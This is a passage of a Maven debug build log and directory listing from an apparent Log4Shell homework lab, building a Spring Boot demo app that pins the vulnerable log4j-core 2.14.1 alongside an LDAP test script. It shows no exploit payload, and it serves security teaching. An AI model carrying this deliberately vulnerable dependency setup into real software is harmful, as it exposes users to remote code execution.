org.codehaus.plexus:plexus-utils=org.codehaus.plexus:plexus-utils:jar:1.5.15:compile, org.apache.maven:maven-plugin-descriptor=org.apache.maven:maven-plugin-descriptor:jar:2.2.1:compile, org.codehaus.plexus:plexus-container-default=org.codehaus.plexus:plexus-container-default:jar:1.0-alpha-9-stable-1:compile, junit:junit=junit:junit:jar:4.12:compile, org.hamcrest:hamcrest-core=org.hamcrest:hamcrest-core:jar:1.3:compile, org.apache.maven:maven-project=org.apache.maven:maven-project:jar:2.2.1:compile, org.apache.maven:maven-settings=org.apache.maven:maven-settings:jar:2.2.1:compile, org.apache.maven:maven-profile=org.apache.maven:maven-profile:jar:2.2.1:compile, org.apache.maven:maven-artifact-manager=org.apache.maven:maven-artifact-manager:jar:2.2.1:compile, backport-util-concurrent:backport-util-concurrent=backport-util-concurrent:backport-util-concurrent:jar:3.1:compile, org.apache.maven:maven-plugin-registry=org.apache.maven:maven-plugin-registry:jar:2.2.1:compile, org.codehaus.plexus:plexus-interpolation=org.codehaus.plexus:plexus-interpolation:jar:1.11:compile, org.apache.maven:maven-model=org.apache.maven:maven-model:jar:2.2.1:compile, org.apache.maven:maven-core=org.apache.maven:maven-core:jar:2.2.1:compile, org.apache.maven:maven-plugin-parameter-documenter=org.apache.maven:maven-plugin-parameter-documenter:jar:2.2.1:compile, org.slf4j:slf4j-jdk14=org.slf4j:slf4j-jdk14:jar:1.5.6:runtime, org.slf4j:slf4j-api=org.slf4j:slf4j-api:jar:1.5.6:runtime, org.slf4j:jcl-over-slf4j=org.slf4j:jcl-over-slf4j:jar:1.5.6:runtime, org.apache.maven.reporting:maven-reporting-api=org.apache.maven.reporting:maven-reporting-api:jar:3.0:compile, org.apache.maven:maven-repository-metadata=org.apache.maven:maven-repository-metadata:jar:2.2.1:compile, org.apache.maven:maven-error-diagnostics=org.apache.maven:maven-error-diagnostics:jar:2.2.1:compile, org.apache.maven:maven-monitor=org.apache.maven:maven-monitor:jar:2.2.1:compile, classworlds:classworlds=classworlds:classworlds:jar:1.1:compile, org.sonatype.plexus:plexus-sec-dispatcher=org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile, org.sonatype.plexus:plexus-cipher=org.sonatype.plexus:plexus-cipher:jar:1.4:compile, org.apache.maven:maven-toolchain=org.apache.maven:maven-toolchain:jar:2.2.1:compile, org.codehaus.plexus:plexus-java=org.codehaus.plexus:plexus-java:jar:0.9.10:compile, org.ow2.asm:asm=org.ow2.asm:asm:jar:6.2:compile, com.thoughtworks.qdox:qdox=com.thoughtworks.qdox:qdox:jar:2.0-M8:compile}**

**[DEBUG] (f) pluginDescriptor = Component Descriptor: role: 'org.apache.maven.plugin.Mojo', implementation: 'org.apache.maven.plugin.surefire.HelpMojo', role hint: 'org.apache.maven.plugins:maven-surefire-plugin:2.22.2:help'**

**role: 'org.apache.maven.plugin.Mojo', implementation: 'org.apache.maven.plugin.surefire.SurefirePlugin', role hint: 'org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test'**

**---**

**[DEBUG] (s) printSummary = true**

**[DEBUG] (s) projectArtifactMap = {org.springframework.boot:spring-boot-starter-web=org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile, org.springframework.boot:spring-boot-starter=org.springframework.boot:spring-boot-starter:jar:2.5.5:compile, org.springframework.boot:spring-boot=org.springframework.boot:spring-boot:jar:2.5.5:compile, org.springframework.boot:spring-boot-autoconfigure=org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile, org.springframework.boot:spring-boot-starter-logging=org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile, ch.qos.logback:logback-classic=ch.qos.logback:logback-classic:jar:1.2.6:compile, ch.qos.logback:logback-core=ch.qos.logback:logback-core:jar:1.2.6:compile, org.apache.logging.log4j:log4j-to-slf4j=org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile, jakarta.annotation:jakarta.annotation-api=jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile, org.springframework:spring-core=org.springframework:spring-core:jar:5.3.10:compile, org.springframework:spring-jcl=org.springframework:spring-jcl:jar:5.3.10:compile, org.yaml:snakeyaml=org.yaml:snakeyaml:jar:1.28:compile, org.springframework.boot:spring-boot-starter-json=org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile, com.fasterxml.jackson.core:jackson-databind=com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile, com.fasterxml.jackson.core:jackson-annotations=com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile, com.fasterxml.jackson.core:jackson-core=com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile, com.fasterxml.jackson.datatype:jackson-datatype-jdk8=com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile, com.fasterxml.jackson.datatype:jackson-datatype-jsr310=com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile, com.fasterxml.jackson.module:jackson-module-parameter-names=com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile, org.springframework.boot:spring-boot-starter-tomcat=org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile, org.apache.tomcat.embed:tomcat-embed-core=org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile, org.apache.tomcat.embed:tomcat-embed-el=org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile, org.apache.tomcat.embed:tomcat-embed-websocket=org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile, org.springframework:spring-web=org.springframework:spring-web:jar:5.3.10:compile, org.springframework:spring-beans=org.springframework:spring-beans:jar:5.3.10:compile, org.springframework:spring-webmvc=org.springframework:spring-webmvc:jar:5.3.10:compile, org.springframework:spring-aop=org.springframework:spring-aop:jar:5.3.10:compile, org.springframework:spring-context=org.springframework:spring-context:jar:5.3.10:compile, org.springframework:spring-expression=org.springframework:spring-expression:jar:5.3.10:compile, org.springframework.boot:spring-boot-starter-log4j2=org.springframework.boot:spring-boot-starter-log4j2:jar:2.5.5:compile, org.apache.logging.log4j:log4j-slf4j-impl=org.apache.logging.log4j:log4j-slf4j-impl:jar:2.14.1:compile, org.slf4j:slf4j-api=org.slf4j:slf4j-api:jar:1.7.32:compile, org.apache.logging.log4j:log4j-api=org.apache.logging.log4j:log4j-api:jar:2.14.1:compile, org.apache.logging.log4j:log4j-core=org.apache.logging.log4j:log4j-core:jar:2.14.1:compile, org.apache.logging.log4j:log4j-jul=org.apache.logging.log4j:log4j-jul:jar:2.14.1:compile, org.slf4j:jul-to-slf4j=org.slf4j:jul-to-slf4j:jar:1.7.32:compile}**

**[DEBUG] (s) projectBuildDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (s) redirectTestOutputToFile = false**

**[DEBUG] (s) remoteRepositories = [ id: central**

**url: https://repo.maven.apache.org/maven2**

**layout: default**

**snapshots: [enabled => false, update => daily]**

**releases: [enabled => true, update => never]**

**blocked: false**

**]**

**[DEBUG] (s) reportFormat = brief**

**[DEBUG] (s) reportsDirectory = /home/ec2-user/log4shell-homework/target/surefire-reports**

**[DEBUG] (f) rerunFailingTestsCount = 0**

**[DEBUG] (f) reuseForks = true**

**[DEBUG] (s) runOrder = filesystem**

**[DEBUG] (f) shutdown = testset**

**[DEBUG] (s) skip = false**

**[DEBUG] (f) skipAfterFailureCount = 0**

**[DEBUG] (s) skipTests = false**

**[DEBUG] (s) suiteXmlFiles = []**

**[DEBUG] (s) tempDir = surefire**

**[DEBUG] (s) testClassesDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] (s) testFailureIgnore = false**

**[DEBUG] (s) testNGArtifactName = org.testng:testng**

**[DEBUG] (s) testSourceDirectory = /home/ec2-user/log4shell-homework/src/test/java**

**[DEBUG] (s) threadCountClasses = 0**

**[DEBUG] (s) threadCountMethods = 0**

**[DEBUG] (s) threadCountSuites = 0**

**[DEBUG] (s) trimStackTrace = true**

**[DEBUG] (s) useFile = true**

**[DEBUG] (s) useManifestOnlyJar = true**

**[DEBUG] (s) useSystemClassLoader = true**

**[DEBUG] (s) useUnlimitedThreads = false**

**[DEBUG] (s) workingDirectory = /home/ec2-user/log4shell-homework**

**[DEBUG] (s) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (s) session = org.apache.maven.execution.MavenSession@2dddc1b9**

**[DEBUG] -- end configuration --**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=98736, ConflictMarker.markTime=44555, ConflictMarker.nodeCount=106, ConflictIdSorter.graphTime=34497, ConflictIdSorter.topsortTime=40730, ConflictIdSorter.conflictIdCount=36, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=523387, ConflictResolver.conflictItemCount=97, DefaultDependencyCollector.collectTime=101406320, DefaultDependencyCollector.transformTime=774840}**

**[DEBUG] org.apache.maven.plugins:maven-jar-plugin:jar:3.2.0**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.0:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime**

**[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile**

**[DEBUG] org.apache.maven.shared:file-management:jar:3.0.0:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-io:jar:3.0.0:compile**

**[DEBUG] org.apache.maven:maven-compat:jar:3.0:compile**

**[DEBUG] org.apache.maven.wagon:wagon-provider-api:jar:2.10:compile**

**[DEBUG] org.apache.maven:maven-archiver:jar:3.5.0:compile**

**[DEBUG] commons-io:commons-io:jar:2.5:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-archiver:jar:4.2.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-io:jar:3.2.0:compile**

**[DEBUG] org.apache.commons:commons-compress:jar:1.19:compile**

**[DEBUG] org.iq80.snappy:snappy:jar:0.4:compile**

**[DEBUG] org.tukaani:xz:jar:1.8:runtime**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.3.0:compile**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0**

**[DEBUG] Included: org.apache.maven.plugins:maven-jar-plugin:jar:3.2.0**

**[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7**

**[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.apache.maven.shared:file-management:jar:3.0.0**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-io:jar:3.0.0**

**[DEBUG] Included: org.apache.maven:maven-archiver:jar:3.5.0**

**[DEBUG] Included: commons-io:commons-io:jar:2.5**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1**

**[DEBUG] Included: org.codehaus.plexus:plexus-archiver:jar:4.2.1**

**[DEBUG] Included: org.codehaus.plexus:plexus-io:jar:3.2.0**

**[DEBUG] Included: org.apache.commons:commons-compress:jar:1.19**

**[DEBUG] Included: org.iq80.snappy:snappy:jar:0.4**

**[DEBUG] Included: org.tukaani:xz:jar:1.8**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.3.0**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-jar-plugin:3.2.0:jar from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-jar-plugin:3.2.0:jar' with basic configurator -->**

**[DEBUG] (s) addDefaultImplementationEntries = true**

**[DEBUG] (s) manifest = org.apache.maven.archiver.ManifestConfiguration@1a0d96a5**

**[DEBUG] (f) archive = org.apache.maven.archiver.MavenArchiveConfiguration@5a02bfe3**

**[DEBUG] (f) classesDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) finalName = log4shell-demo-0.0.1-SNAPSHOT**

**[DEBUG] (f) forceCreation = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9**

**[DEBUG] (f) skipIfEmpty = false**

**[DEBUG] (f) useDefaultManifestFile = false**

**[DEBUG] -- end configuration --**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[DEBUG] isUp2date: false (Destination /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar not found.)**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[DEBUG] adding directory META-INF/**

**[DEBUG] adding entry META-INF/MANIFEST.MF**

**[DEBUG] adding directory META-INF/maven/**

**[DEBUG] adding directory META-INF/maven/com.example/**

**[DEBUG] adding directory META-INF/maven/com.example/log4shell-demo/**

**[DEBUG] adding entry META-INF/maven/com.example/log4shell-demo/pom.xml**

**[DEBUG] adding entry META-INF/maven/com.example/log4shell-demo/pom.properties**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=188118, ConflictMarker.markTime=87374, ConflictMarker.nodeCount=231, ConflictIdSorter.graphTime=48295, ConflictIdSorter.topsortTime=48187, ConflictIdSorter.conflictIdCount=74, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=1404662, ConflictResolver.conflictItemCount=143, DefaultDependencyCollector.collectTime=282452013, DefaultDependencyCollector.transformTime=1829751}**

**[DEBUG] org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5**

**[DEBUG] org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:runtime**

**[DEBUG] net.java.dev.jna:jna-platform:jar:5.7.0:runtime**

**[DEBUG] net.java.dev.jna:jna:jar:5.7.0:runtime**

**[DEBUG] org.apache.commons:commons-compress:jar:1.20:runtime**

**[DEBUG] org.apache.httpcomponents:httpclient:jar:4.5.13:runtime**

**[DEBUG] org.apache.httpcomponents:httpcore:jar:4.4.13:runtime**

**[DEBUG] commons-logging:commons-logging:jar:1.2:runtime**

**[DEBUG] commons-codec:commons-codec:jar:1.11:compile**

**[DEBUG] org.springframework:spring-core:jar:5.3.10:runtime**

**[DEBUG] org.springframework:spring-jcl:jar:5.3.10:runtime**

**[DEBUG] org.tomlj:tomlj:jar:1.0.0:runtime**

**[DEBUG] org.antlr:antlr4-runtime:jar:4.7.2:runtime**

**[DEBUG] com.google.code.findbugs:jsr305:jar:3.0.2:compile**

**[DEBUG] org.springframework.boot:spring-boot-loader-tools:jar:2.5.5:runtime**

**[DEBUG] org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0:runtime**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.1:compile**

**[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.19:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.5.5:compile**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] commons-io:commons-io:jar:2.6:compile**

**[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M5:compile**

**[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile**

**[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile**

**[DEBUG] javax.inject:javax.inject:jar:1:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0:compile**

**[DEBUG] aopalliance:aopalliance:jar:1.0:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:runtime**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.6.3:runtime**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.2.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.6.0:compile**

**[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:runtime**

**[DEBUG] org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4:compile (optional)**

**[DEBUG] org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0:compile (optional)**

**[DEBUG] org.slf4j:slf4j-api:jar:1.7.5:compile (optional)**

**[DEBUG] org.ow2.asm:asm:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-commons:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-tree:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-analysis:jar:8.0:compile (optional)**

**[DEBUG] org.jdom:jdom2:jar:2.0.6:compile (optional)**

**[DEBUG] org.apache.maven.shared:maven-dependency-tree:jar:3.0.1:compile (optional)**

**[DEBUG] org.vafer:jdependency:jar:2.4.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-util:jar:8.0:compile (optional)**

**[DEBUG] com.google.guava:guava:jar:28.2-android:compile**

**[DEBUG] com.google.guava:failureaccess:jar:1.0.1:compile**

**[DEBUG] com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava:compile**

**[DEBUG] org.checkerframework:checker-compat-qual:jar:2.5.5:compile**

**[DEBUG] com.google.errorprone:error\_prone\_annotations:jar:2.3.4:compile**

**[DEBUG] com.google.j2objc:j2objc-annotations:jar:1.3:compile**

**[DEBUG] org.apache.commons:commons-lang3:jar:3.7:compile (optional)**

**[DEBUG] Created new class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Importing foreign packages into class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Included: org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5**

**[DEBUG] Included: org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-databind:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-core:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5**

**[DEBUG] Included: net.java.dev.jna:jna-platform:jar:5.7.0**

**[DEBUG] Included: net.java.dev.jna:jna:jar:5.7.0**

**[DEBUG] Included: org.apache.commons:commons-compress:jar:1.20**

**[DEBUG] Included: org.apache.httpcomponents:httpclient:jar:4.5.13**

**[DEBUG] Included: org.apache.httpcomponents:httpcore:jar:4.4.13**

**[DEBUG] Included: commons-logging:commons-logging:jar:1.2**

**[DEBUG] Included: commons-codec:commons-codec:jar:1.11**

**[DEBUG] Included: org.springframework:spring-core:jar:5.3.10**

**[DEBUG] Included: org.springframework:spring-jcl:jar:5.3.10**

**[DEBUG] Included: org.tomlj:tomlj:jar:1.0.0**

**[DEBUG] Included: org.antlr:antlr4-runtime:jar:4.7.2**

**[DEBUG] Included: com.google.code.findbugs:jsr305:jar:3.0.2**

**[DEBUG] Included: org.springframework.boot:spring-boot-loader-tools:jar:2.5.5**

**[DEBUG] Included: org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.19**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.5.5**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: commons-io:commons-io:jar:2.6**

**[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2**

**[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0**

**[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0**

**[DEBUG] Included: aopalliance:aopalliance:jar:1.0**

**[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.2.1**

**[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7**

**[DEBUG] Included: org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4**

**[DEBUG] Included: org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0**

**[DEBUG] Included: org.ow2.asm:asm:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-commons:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-tree:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-analysis:jar:8.0**

**[DEBUG] Included: org.jdom:jdom2:jar:2.0.6**

**[DEBUG] Included: org.apache.maven.shared:maven-dependency-tree:jar:3.0.1**

**[DEBUG] Included: org.vafer:jdependency:jar:2.4.0**

**[DEBUG] Included: org.ow2.asm:asm-util:jar:8.0**

**[DEBUG] Included: com.google.guava:guava:jar:28.2-android**

**[DEBUG] Included: com.google.guava:failureaccess:jar:1.0.1**

**[DEBUG] Included: com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava**

**[DEBUG] Included: org.checkerframework:checker-compat-qual:jar:2.5.5**

**[DEBUG] Included: com.google.errorprone:error\_prone\_annotations:jar:2.3.4**

**[DEBUG] Included: com.google.j2objc:j2objc-annotations:jar:1.3**

**[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.7**

**[DEBUG] Configuring mojo org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage from plugin realm ClassRealm[plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage' with basic configurator -->**

**[DEBUG] (f) attach = true**

**[DEBUG] (f) excludeDevtools = true**

**[DEBUG] (f) excludes = []**

**[DEBUG] (f) executable = false**

**[DEBUG] (f) finalName = log4shell-demo-0.0.1-SNAPSHOT**

**[DEBUG] (f) includeSystemScope = false**

**[DEBUG] (f) includes = []**

**[DEBUG] (f) mainClass = com.example.log4shell.Log4ShellDemoApplication**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9**

**[DEBUG] (f) skip = false**

**[DEBUG] -- end configuration --**

**[INFO] Replacing main artifact with repackaged archive**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD SUCCESS**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.443 s**

**[INFO] Finished at: 2025-05-29T00:37:16Z**

**[INFO] ------------------------------------------------------------------------**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ls -R**

**.:**

**Dockerfile SRC docker-compose.yml ldap\_test.py pom.xml target venv**

**./SRC:**

**main**

**./SRC/main:**

**java resources**

**./SRC/main/java:**

**com**

**./SRC/main/java/com:**

**example**

**./SRC/main/java/com/example:**

**log4shell**

**./SRC/main/java/com/example/log4shell:**

**Log4ShellDemoApplication.java LogController.java**

**./SRC/main/resources:**

**application.properties log4j2.xml**

**./target:**

**log4shell-demo-0.0.1-SNAPSHOT.jar log4shell-demo-0.0.1-SNAPSHOT.jar.original maven-archiver**

**./target/maven-archiver:**

**pom.properties**

**./venv:**

**bin include lib lib64 pyvenv.cfg**

**./venv/bin:**

**Activate.ps1 activate activate.csh activate.fish pip pip3 pip3.9 python python3 python3.9**

**./venv/include:**

**./venv/lib:**

**python3.9**

**./venv/lib/python3.9:**

**site-packages**

**./venv/lib/python3.9/site-packages:**

**\_distutils\_hack ldap3-2.9.1.dist-info pkg\_resources setuptools**

**distutils-precedence.pth pip pyasn1 setuptools-59.6.0.dist-info**

**ldap3 pip-21.3.1.dist-info pyasn1-0.6.1.dist-info**

**./venv/lib/python3.9/site-packages/\_distutils\_hack:**

**\_\_init\_\_.py \_\_pycache\_\_ override.py**

**./venv/lib/python3.9/site-packages/\_distutils\_hack/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc override.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3:**

**\_\_init\_\_.py \_\_pycache\_\_ abstract core extend operation protocol strategy utils version.py**

**./venv/lib/python3.9/site-packages/ldap3/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc version.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/abstract:**

**\_\_init\_\_.py \_\_pycache\_\_ attrDef.py attribute.py cursor.py entry.py objectDef.py**

**./venv/lib/python3.9/site-packages/ldap3/abstract/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc attribute.cpython-39.pyc entry.cpython-39.pyc**

**attrDef.cpython-39.pyc cursor.cpython-39.pyc objectDef.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/core:**

**\_\_init\_\_.py connection.py pooling.py results.py timezone.py usage.py**

**\_\_pycache\_\_ exceptions.py rdns.py server.py tls.py**

**./venv/lib/python3.9/site-packages/ldap3/core/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc exceptions.cpython-39.pyc rdns.cpython-39.pyc server.cpython-39.pyc tls.cpython-39.pyc**

**connection.cpython-39.pyc pooling.cpython-39.pyc results.cpython-39.pyc timezone.cpython-39.pyc usage.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/extend:**

**\_\_init\_\_.py \_\_pycache\_\_ microsoft novell operation.py standard**

**./venv/lib/python3.9/site-packages/ldap3/extend/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc operation.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/extend/microsoft:**

**\_\_init\_\_.py addMembersToGroups.py modifyPassword.py removeMembersFromGroups.py**

**\_\_pycache\_\_ dirSync.py persistentSearch.py unlockAccount.py**

